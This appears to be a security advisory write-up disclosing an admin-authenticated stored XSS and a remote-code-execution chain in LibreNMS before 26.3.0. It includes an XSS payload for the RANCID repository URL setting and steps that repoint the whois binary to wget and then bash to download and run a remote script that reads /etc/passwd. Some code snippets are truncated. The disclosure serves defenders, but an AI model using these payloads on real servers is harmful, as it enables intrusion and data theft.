PROJECT BLACK

Research

LibreNMS < 26.3.0 Authenticated RCE & XSS

By searching for unsafe patterns and function calls, we discovered authenticated XSS and RCE vulnerabilities in LibreNMS.

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


Manually auditing a project as large as LibreNMS with over 200k+ lines of code takes a lot of time. However, in this case a quick sink-based source code review managed to net us a couple of findings.

Fortunately (unfortunately for pentesters), both vulnerabilities require admin privileges to exploit, limiting their impact.

XSS on showconfig Page (< 26.3.0)

This vulnerability needs an admin account to change the vulnerable settings.

In environments with multiple administrative users, an admin user can use this vulnerability to target another admin user.

By searching for patterns like `<img src="` and `<a href="`, we found `includes/html/pages/device/showconfig.inc.php` which concatenates URL links without sanitisation.

```
print_optionbar_start('', '');
echo is_null(LibrenmsConfig::get('rancid_repo_url')) ? 'Git repositor
print_optionbar_end();
```

Now we need to determine the location of inputs and conditions to render the link. Before the `echo` line, there is an if condition `LibrenmsConfig::get('rancid_repo_type') == 'git-bare' && is_dir($rancid_path)`. This tells us that the link is rendered if the repository type `Git Bare` is used in *RANCID Integration* settings, and *RANCID Config* is a path that exists.

Digging deeper, we found that `$rancid_path` came from a function `getRancidPath`, and it calls `findRancidConfigFile` to check if the path

is a git repository.

```
// app/Http/Controllers/Device/Tabs/ShowConfigController.php
public function data(Device $device, Request $request): array
{
    return [
        'rancid_path' => $this->getRancidPath(),
        'rancid_file' => $this->getRancidConfigFile(),
    ];
}

private function getRancidPath()
{
    if (is_null($this->rancidPath)) {
        $this->rancidFile = $this->findRancidConfigFile();
    }

    return $this->rancidPath;
}

private function findRancidConfigFile()
{
    ...
    if (LibrenmsConfig::get('rancid_repo_type') == 'git-bare') {
        $topLevel = strpos($configs, '.git');
        $configPath = '';
        if ($topLevel === false) {
            if (is_dir($configs . '.git')) {
                $configs .= '.git';
            } else {
                return false;
            }
        } else {
            $configPath = substr($configs, $topLevel + 5);
            $configs = substr($configs, 0, $topLevel + 4);
        }
        if (strlen($configPath) > 0 && $configPath[strlen($configPath
            $configPath .= '/';
        }
        $process = new Process(['git', 'ls-tree', '--name-only', '-r'
```

```
        $process->run();
        $config_files = explode(PHP_EOL, $process->getOutput());
        if (count($config_files) > 0) {
            $this->rancidPath = $configs;
        }
        ...
    }
}
```


showconfig XSS POC

We have determined that the conditions for the vulnerable `echo` statement to be executed are:


1. RANCID Integration is enabled.
2. RANCID Path must exist and ends with `.git`.
3. RANCID Path must be a Git repository and `git ls-tree` must return some files.

After creating a Git repository, we can add its path into S*ettings -> External -> RANCID Integration -> RANCID Configs.*

Then we can put `"><img/src/onerror=alert(1)><a x="` into *RANCID Repository URL* to inject XSS payload.



The XSS payload will be triggered when a user navigates to `/device/<id>/showconfig` page.



RCE via Arbitrary File Write (< 26.3.0)

This vulnerability allows an admin to execute code on affected LibreNMS servers. The code will be executed as the user that runs LibreNMS (e.g. `librenms`).

In Settings Page, a *Binary Locations* config lets users specify the path where LibreNMS will execute a binary from for certain troubleshooting binaries.

An AJAX controller `NetCommand.php` uses these paths to execute commands and returns standard output.

```
public function run(Request $request)
{
    $this->validate($request, [
        'cmd' => 'in:whois,ping,tracert,nmap',
        'query' => 'ip_or_hostname',
    ]);

    ini_set('allow_url_fopen', '0');

    switch ($request->input('cmd')) {
        case 'whois':
            $cmd = [LibrenmsConfig::get('whois', 'whois'), $request->
            break;
        case 'ping':
            $cmd = [LibrenmsConfig::get('ping', 'ping'), '-c', '5', $
            break;
        case 'tracert':
            $cmd = [LibrenmsConfig::get('mtr', 'mtr'), '-r', '-c', '5
            break;
        case 'nmap':
            if (! $request->user()->isAdmin()) {
                return response('Insufficient privileges');
            } else {
                $cmd = [LibrenmsConfig::get('nmap', 'nmap'), $request
            }
            break;
        default:
```

```
            return response('Invalid command');
        }

        $proc = new Process($cmd);
        ...
    }
```

The `whois` command is the easiest to exploit, as it only have one argument from query parameter. But we need to bypass a validator `ip_or_hostname`.


In `app/Providers/AppServiceProvider.php`, the `ip_or_hostname` validator is defined as:

```
Validator::extend('ip_or_hostname', function ($attribute, $value, $pa
    $ip = substr($value, 0, strpos($value, '/') ?: strlen($value)); /
    return IP::isValid($ip) || Validate::hostname($value);
});
```

Since everything after `/` character are allowed, we can pass an URL or a file path into the argument.

Binary Path RCE POC

By setting the binary path of `whois` to the path of `wget`, we can use it to download a malicious script to the LibreNMS server.



Use `wget` to download our hosted malicious bash script to the server with the argument of `<ip/hostname>/malicious.sh`.

Our POC script will simply execute `cat /etc/passwd`.

The downloaded script can be then executed by setting the `whois` path to `/bin/bash` and setting the argument to the path of the downloaded script.